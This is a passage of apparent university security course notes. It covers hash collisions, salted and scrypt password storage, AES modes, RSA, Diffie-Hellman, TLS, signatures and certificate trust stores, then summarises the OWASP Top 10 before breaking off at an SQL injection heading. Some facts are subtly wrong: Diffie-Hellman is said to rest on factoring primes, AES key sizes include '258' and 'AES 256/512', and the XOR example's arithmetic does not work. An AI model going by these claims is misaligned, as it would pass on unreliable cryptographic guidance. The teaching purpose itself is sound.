*MD5 hash of the second input: 79054025255fb1a26e4bc422aef54eb4*

*SHA256 hash of the first input:*

*8d12236e5c4ed9f4e790db4d868fd5c399df267e18ff65c1107c328228cffc98*

*SHA256 hash of the second input:*

*b9fef2a8fc93b05e7701e97196fda6c4fb6ea25ff8e64fdfee7015eca8fa617d*

<sup>78</sup> However, there are some cases when you want to have “similar” data closer together in the outputs called Local-sensitive hashing

- useful for data clustering, dimension reduction or nearest neighborhood search

<sup>79</sup> checkout more collisions examples on <https://github.com/corkami/collisions>

*Collision found: The inputs have the same MD5 hash.*

Does it mean we should **never** use **MD5**?

- depends...
  - you should never use MD5 for cryptographic purposes
  - you probably shouldn't use it on user generated content where hashes are somehow used to identify data
  - you can use it on files/data that you trust

Good hash functions -> SHA256, SHA512

### Use hash functions to Store Passwords in Your Database

So, do you want to store passwords in a database? Let's start easy.

1. `db_save('pepito', 'password123')`
  - o is this a good idea? why or why not?
    - i. **never do this**
2. `db_save('pepito', sha256('password123'))`
  - o how about now?
    - i. what if I tell you that you can download or precompute tables full of password hashes? - rainbow tables

-> **Use salt**

Adding salt - random data - to password before hashing it eliminates the possibility of precomputing hashes of known passwords.

4.

```
salt = os.urandom(128)
```

```
salted_pass = f'{salt}.password123'
```

```
db_save('pepito', f'{salt}.{sha256(salted_pass)}')
```

Ok, how about now? Are we good?



What is the problem here? Imagine that the adversary gets access to the **hash** and **salt**?

You can compute SHA256 **fast**, so brute forcing the hash is going to be faster than it could be.

There are hash functions specifically designed to be difficult to compute.

- In these slow algorithms brute force attempts on the hashes are expensive as they require lot of power

Examples: [scrypt](#), [bcrypt](#), [argon2](#)

Let's try to store password again but by using [scrypt](#) in Python -> open your containers and run [python3 /data/bsy\\_class\\_11/passwords.py](#)

```
import hashlib
```

```
import os
```

```
from base64 import b64encode
```

```
salt = os.urandom(128) # generates cryptographically safe 128 bits of random numbers ->
that is our salt
```

```
n, r, p are parameters for how expensive Scrypt should be
```

```
password_hash = hashlib.scrypt(password='hello'.encode('utf-8'),
```

```
 salt=salt,
```

```
 n=difficulty, # "how hard it is to compute hash"
```

```
 r=8, # size of the block
```

```
 p=1) # parallel factor
```

```
print(f'Hash: {b64encode(password_hash).decode("utf-8")}')
```

```
print(f'Salt: {b64encode(salt).decode("utf-8")}')
```

Good job! You now know how to securely store passwords!



## Encryption

A way to store information (*plaintext*) in an alternative form (*ciphertext*) so that anyone without a key can't understand the data.

- **confidentiality** (out of famous triad of confidentiality, integrity, availability)

Two-way function:

- plaintext + key -> ciphertext
- ciphertext + key -> plaintext

Kerckhoffs's principle:

- Cryptosystems should be secure, even if everything about the system, except the key, is public knowledge.

In other words:

- When implementing anything cryptography-related, assume that the adversary has the same knowledge about the system as you and can access it
- The only thing that should keep you safe is the knowledge of the secret key
- This is why you **can't rely on "security by obscurity"**
  - Imagine that a former employee, who designed the system, went rogue
    - They know everything about the system, but they don't know the key

## Symmetric-key Cryptography

One shared key is used for encryption & decryption.


- Think of one key opening one lock on the box

$\text{encrypt}(\text{key}, \text{plaintext}) = \text{ciphertext}$

$\text{decrypt}(\text{key}, \text{ciphertext}) = \text{plaintext}$

The simplest example: **Caesar cipher**<sup>80</sup>

- shift letters in word by same **offset = key**
- K: 1
- PLAIN: PEPITO
- CIPHER: QFQJUP



<sup>80</sup> feel free to play with the cipher on <https://cryptii.com/pipes/caesar-cipher>



-> The obvious problem is key space, only 26 possible keys (size of the English alphabet), which is easily brute forceable<sup>81</sup>

## Perfect Secrecy

*Wait whaaaat? Do we have that? -> Yup, we do and it's simple, BUT...*

Perfect Secrecy/Encryption is encryption technique that guarantees ciphertext that is impossible to break under *specific conditions*.

- easy to implement: *Plaintext XOR Key = Ciphertext*
- *specific conditions*:
  - single-use pre-shared key that is larger than or equal to the size of the message being sent and is randomly generated with uniform distribution
  - you **can't ever reuse** the key or its parts
    - after reuse you end up with XOR of plaintexts

Example:

10000001  $\oplus$  101011011 -> 001011010

-> in the real world, these conditions are **very hard** to meet

## AES

Advanced Encryption Standard

- since 2001 the de facto standard for encrypting data
- designed to “randomize” cipher text as much as possible<sup>82</sup>
- encryption algorithm based on **block** cipher
  - the algorithm itself specifies how big “chunk” of data it can encrypt and how big keys you can use
    - block: 128 bits keys: 128, 192, 258
  - wait do I need a key that is exactly 128 bits long?
    - no! -> key derivation functions
      - a way how to derive key needed for encryption from *some data*
      - [PBKDF2](#) -> you give it password, it derives key
  - what to do with data < 128 bits?
    - padding! -> [PKCS](#) -> repeat i i-times -> 02 02 **or** 03 03 03 ...
  - what to do with data > 128 bits?
    - modes of operation! -> a way how to split data to blocks

---

<sup>81</sup> There are many other “classic” ciphers like that, we won't talk about them here but most of them can be broken using [Letter/Word Frequency analysis](#).


<sup>82</sup> If you want to know more - [Computerphile goes in depth how AES works](#)

Modes of Operations are not specific to AES

- generic approach how to use block ciphers for data that are bigger than their blocks


What is the simplest mode of operation that you can think of?

Example of ECB mode of operation - we split plaintext into chunks of 128 bits and run it through AES with the same key -> then we merge cipher texts.



Electronic Codebook (ECB) mode encryption

Easy right? But it gives us this “encrypted” data:




Why?

- same bits end up being encrypted to the same ciphertext

[CyberChef example](#)

Fortunately there are other modes that do better jobs than simple ECB.

**CBC**

Cipher Block Chaining (CBC) mode encryption

-> use of previous blocks or initialization vectors to make outputs more random

Let's try to encrypt something!

```
echo "hello world" > plain.txt
```

```
openssl aes-256-cbc -pbkdf2 -in plain.txt -out ciphertext.enc
```

- “aes-256-cbc” selects AES 256 with CBC mode of operation
- “-pbkdf2” selects PBKDF2 as a key derivation function

```
cat ciphertext.enc
```

```
openssl aes-256-cbc -d -pbkdf2 -in ciphertext.enc
```

- “-d” says decrypt
- you can add “-a” to encode encrypted output in base64 for better portability

Other symmetric-key algorithms that you might come across

- Twofish, BlowfishII, Salsa20, ChaCha20

## Attacks and Problems of Symmetric Key Cryptography

- cryptanalysis
- weak ciphers
- key brute forcing
- known-plaintext attack
  - you have access to Plaintext and Ciphertext created from the plaintext
  - going back to Caesar's cipher
    - Plaintext: *PEPITO* Ciphertext: *UJUNYT*
    - what is the key?

```
python3 -c "print(abs(ord('P') - ord('U')))"
```
  - how about the one-time-pad?
  - this is what significantly helped to crack Enigma
- chosen plaintext attack
  - you force *something* to encrypt your data without knowing the key
  - imagine an API that accepts plaintext and returns ciphertext (*the key is hidden*)

## How to share a symmetric key is the main problem!

- in trusted environment
  - hand the key to the recipient directly
- in untrusted environment
  - let someone else deliver the key
  - do you trust your mailman?
  - so how to transfer the key without actually transferring the key?


## Asymmetric Cryptography

Set of algorithms where each party is computing the symmetric key themselves from data they share between each other.

- solves the problem of how to communicate keys via untrusted channels
- adversary **can not compute the key** only from data they intercept on the network
- instead of sending the **key**, send **instructions how to compute it!**
  - and let the parties compute the **shared key** themselves
- used in most common protocols such as RSA, GPG, TLS, SSH to establish secure connection

### Diffie-Hellman(-Merkle) key exchange<sup>83</sup>

- protocol for exchanging key material in order to form same key on both sides<sup>84</sup>
- **based on assumption that we're not able to factorize prime numbers *fast***
  - aka find primes  $a$  and  $b$  from  $c$ , where  $c = a * b$
- **the security of whole internet is based on this**
  - ... and we're not entirely sure if this is NP hard
  - we just know, that it's very hard to do -> but this ~~might~~ is going to change with quantum computing



<sup>83</sup> published in 1976, British intelligence had it in 1969 by James Ellis

<sup>84</sup> again, Computerphile [has a great video on this topic](#)

**RSA (Rivest–Shamir–Adleman)**

One of the simplest algorithms for asymmetric encryption.

- based on the same ideas as the Diffie-Hellman key exchange

Just a bit of math to get the key idea:

- observation that the following works: for specific  $e, d, n$ :  $(m^e)^d \equiv m \pmod{n}$
- and while knowing  $e$  and  $n$ , or even  $m$ , it's still extremely hard to find  $d$
- moreover, when you add few more conditions this works as well

$$(m^d)^e \equiv m \pmod{n}. \quad (\text{notice change of exponent in } m)$$

- recall the picture above from DH
  - -> we changed order of  $d$  and  $e$  as we did with colors
- the public key is  $\{e, n\}$  and the secret key is  $\{d\}$

Now suppose Bob wants to send a message to Alice over an **unsecured** channel.

- Alice needs to send her *public key*:  $\{e, n\}$
- Bob uses Alice's public key to encrypt the message  $m$ . Doing  $c \equiv m^e \pmod{n}$
- and sends the ciphertext to Alice
- Alice uses her *secret key* to decrypt the message  $c^d \equiv (m^e)^d \equiv m \pmod{n}$

What data does the adversary see on the network?

- Can they somehow intervene?

-> let's go to your containers and:

[python3 /data/bsy\\_class\\_11/rsa\\_encryption.py](#)

My public key is following:

-----BEGIN RSA PUBLIC KEY-----

MCgCIQCvflb8ljApmqn2+Jtmc5Bwos8hNnuM3Ta2YS1DtWoPDwIDAQAB

-----END RSA PUBLIC KEY-----

Send me a message!

[python3 /data/bsy\\_class\\_11/encrypt.py](#)

## TLS

Transport Layer Security - protocol built on top of TCP facilitating secure transport of data over the network.

It uses asymmetric cryptography to set up a common secret key<sup>85</sup> and then uses a symmetric algorithm to encrypt packets<sup>86</sup>.


## Digital Signatures & Certificates

Cryptographic techniques, where a signature created with a private key can be verified using the corresponding public key in a certificate.

- using public-key cryptography we can prove that *someone's* key was used to create a signature of *some* data

### Signatures

1. Alice computes hash  $HA$  of plaintext  $P$  ->
  - a.  $HA = hash(P)$
  - b. she needs to use some reasonable and cryptographically secure hash function
2. Alice "encrypts" the hash  $HA$  with her secret key  $\{d\}$  which results in *signature*  $SA$ 
  - a.  $SA = encrypt(HA, d, n)$
3. Alice sends signature, plaintext and her public key to Bob
  - a.  $send('Bob', P, SA, \{e, n\})$
4. Bob "decrypts" hash received from Alice with her public key and
  - a.  $HA = decrypt(SA, e, n)$
5. .. he computes hash of plaintext, then compares decrypted hash and his hash
  - a.  $HB = hash(P)$
  - b. if they match  $HA == HB$ , data is really signed!



What if we want to Sign & Encrypt one payload?

- Example: end-to-end encrypted communication, you want to guarantee that whoever is sending the message is really Bob & the message needs to be encrypted.
- Should Bob Sign then Encrypt, or Encrypt then Sign?

<sup>85</sup> You can explore packet by packet on <https://tls12.xargs.org/>

<sup>86</sup> You can list all available ciphers supported by the server with nmap: `nmap -sV --script ssl-enum-ciphers -p 443 ctfd.bsytstratosphereips.org`




- ... depends, but when you Encrypt then Sign, there's no guarantee that sender knows Plaintext
- good, in-depth discussion with tradeoffs on [StackExchange](#)

## Certificates

Certificate - piece of data that includes public key, signature and owner's identity.

### Certificate Chain of Trust

- chain of signed certificates
- think A signed B, B signed C, C signed D...
- A, B... is *Certificate Authority (CA)*
- if you trust B, then you also trust C and D
- but who signed A??? how can I trust A???



### Trust Store

List of all CAs - Certificate Authorities - that your computer/system trusts.

- when any of these issue certificate for someone, your computer trust this certificate

Do you know who you trust?


On [Linux](#):

```
awk -v cmd='openssl x509 -noout -subject' '/BEGIN/{close(cmd)};{print | cmd}' < /etc/ssl/certs/ca-certificates.crt
```

*iTrusChina Co.,Ltd.*<sup>87</sup>

On Mac:

Keychain Access -> System Roots



<sup>87</sup> read [more here](#)



## The Fundamental Truths About Cryptography

Key takeaways:

- #crypto is hard to do right, **never implement your own**
  - use available libraries
- encryption
  - encrypt data to prevent anyone without the key to read them
- symmetric encryption
  - go with AES 256/512 with CBC/GCM
- asymmetric encryption
  - usually depends on protocol you're using
  - RSA, PKCS, GPG
- data signing
  - verification of data authenticity
  - HMAC (*shared key*), ECDSA (*public-secret key*)
- hash functions
  - one-way function, is able to "*identify*" data
  - hash functions have different goals, use appropriate one for your use case
  - identification of data - SHA256, SHA512
  - storing passwords - bcrypt, bcrypt

*To the Gods of the Internet I:*

- *solemnly swear I will never ever build my own cryptography systems and protocols.*
- *swear to never ever store passwords in plain text.*

## Web Attacks

**Goal: To understand the risks and vulnerabilities of the Web, to know the basic attack methods and how to exploit some of them.**

The Web is a complicated and convoluted set of technologies.. like a spider web, really. It's a dynamically changing ecosystem of many components.

*"It's where the stuff is." @sebas, 2022*

How would you describe the web?


- it's a webpage? <https://www.google.com/>

- I mean... google.com is way more than some lines of JavaScript & HTML

There's huge complexity behind a simple webpage and one *simple* HTTP request.

- so what actually happens behind curl google.com ?

## Web Ecosystem



The bigger complexity, the bigger possibility to make mistakes.

- and introduce vulnerabilities
- + the bigger attack surface to exploit

## Top 10 Most Common Vulnerabilities


Let's focus on the **top 10 web vulnerabilities**, which is a good place to know what is going on now. OWASP Foundation keeps track of reported vulns and makes a list<sup>88</sup>.

In **2021**, the OWASP top 10 web vulnerabilities (<https://owasp.org/www-project-top-ten/>) were:

1. [Broken Access Control](#)
  - a. Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits.

<sup>88</sup> many nice examples with code snippets <https://github.com/yeswehack/vulnerable-code-snippets>

2. [Cryptographic Failures](#)
  - a. Failure to properly set, define and enforce all the encryption, hashing, privacy settings, certificates, etc. for the data as it is needed. Also law (GDPR).
3. [Injection](#)
  - a. User-supplied data is not validated, filtered, or sanitized by the application.
  - b. Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
  - c. Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
  - d. Hostile data is directly used or concatenated. The SQL or command contains the structure and malicious data in dynamic queries, commands, or stored procedures.



4. [Insecure Design](#)
  - a. Insecure design is a broad category representing different weaknesses, expressed as “missing or ineffective control design.” Insecure design is not the source for all other Top 10 risk categories. There is a difference between insecure design and insecure implementation. We differentiate between design flaws and implementation defects for a reason, they have different root causes and remediation.
5. [Security Misconfiguration](#)
  - a. Missing appropriate security hardening across any part of the application stack or improperly configured permissions on cloud services.
  - b. Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
  - c. Default accounts and their passwords are still enabled and unchanged.
  - d. Error handling reveals stack traces or other overly informative error messages to users.
  - e. For upgraded systems, the latest security features are disabled or not configured securely.
  - f. The security settings in the application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc., are not set to secure values.
  - g. The server does not send security headers or directives, or they are not set to secure values.
  - h. The software is out of date or vulnerable (see [A06:2021-Vulnerable and Outdated Components](#)).
6. [Vulnerable and Outdated Components](#)
  - a. The software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
7. [Identification and Authentication Failures](#)

- a. Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks. There may be authentication weaknesses if:
  - b. Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
  - c. Permits brute force or other automated attacks.
  - d. Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
8. [Software and Data Integrity Failures](#)
  - a. Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs). An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise.
9. [Security Logging and Monitoring Failures](#)
  - a. This category is to help detect, escalate, and respond to active breaches. Without logging and monitoring, breaches cannot be detected.
10. [Server-Side Request Forgery](#)
  - a. SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).
  - b. As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing. Also, the severity of SSRF is becoming higher due to cloud services and the complexity of architectures.

## SQL Injection

We will explore one of many examples of **injection** - in SQL queries.

